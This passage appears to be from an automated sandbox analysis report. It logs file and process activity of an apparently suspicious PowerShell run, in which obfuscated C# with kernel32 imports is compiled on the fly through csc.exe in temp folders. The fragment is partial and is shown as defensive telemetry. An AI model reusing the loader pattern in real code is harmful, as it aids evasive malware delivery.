C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 72 6e 32 76 31 75 30 76 5c 72 6e	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn	success or wait	1	7FFFDC43B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFFDC43B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 42 5c fd 15 fd fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7B\CC:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFFDC43B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd fd fd fd 15 fd fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-PackageYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FFFDC43B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FFFDC43B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.0.cs	0	392	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 75 76 62 63 79 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6a 75 6a 71 6a 6a 63 72 2c 75 69 6e 74	using System;using System.Runtime.InteropServices;namespace W32{ public class buvbcy { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint jujqjjcr,uint	success or wait	1	7FFFDC43B526	WriteFile
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 30 72 78 70 63 72 78 70 5c 30 72	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\0rxpcrxp\0r	success or wait	1	7FFFDC43B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFFDC43B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 11 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFFDFC4F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 fd 27 fd fd 11 e3 4c fd fd 7d 19 b2 0b fd 09 00 00 00 0e 00 0f 00	8'L}	success or wait	16	7FFFDFC4F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFFDFC4F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	00		success or wait	10	7FFFDFC4F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1084	4	6c 00 00 03	l	success or wait	1	7FFFDFC4F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1088	104	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 00 0e fd 00 09 0e fd 00 0a 0c fd 00 0b 0e fd 00 0c 0e fd 00 22 00 40 00 24 00 40 00 6a 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 18 00 40 00 57 00 40 00 0d 0c fd 00 0e 0c fd 00 0d 0e fd 00 0f 0e fd 00	"@$@j@@@@@@W@	success or wait	1	7FFFDFC4F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDF6FB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDF6FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDF6FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFFDF6FB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDF702625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDF702625	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDF702625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDF6FB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDF6FB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDF6FB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDF6FB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDF6FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	7FFFDF6FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFFDF6FB9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFFDF6E62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFFDF6E63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDC43B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	130	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDC43B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDC43B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFFDF7D12E7	ReadFile
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.dll	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.dll	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	20923A326D6	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFFDC43B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFFDC43B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFFDC43B526	ReadFile

Analysis Process: conhost.exe PID: **6848**, Parent PID: **6824**

General

Target ID:	26
Start time:	11:27:38
Start date:	25/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **7156**, Parent PID: **6824**

General

Target ID:	28
Start time:	11:27:52
Start date:	25/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.cmdline
Imagebase:	0x7ff6fcb60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\rn2v1u0v\CSCE8729092494447E68BAFD2B3DE7C4FE.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6FCBDE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rn2v1u0v\CSCE8729092494447E68BAFD2B3DE7C4FE.TMP	success or wait	1	7FF6FCBDE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
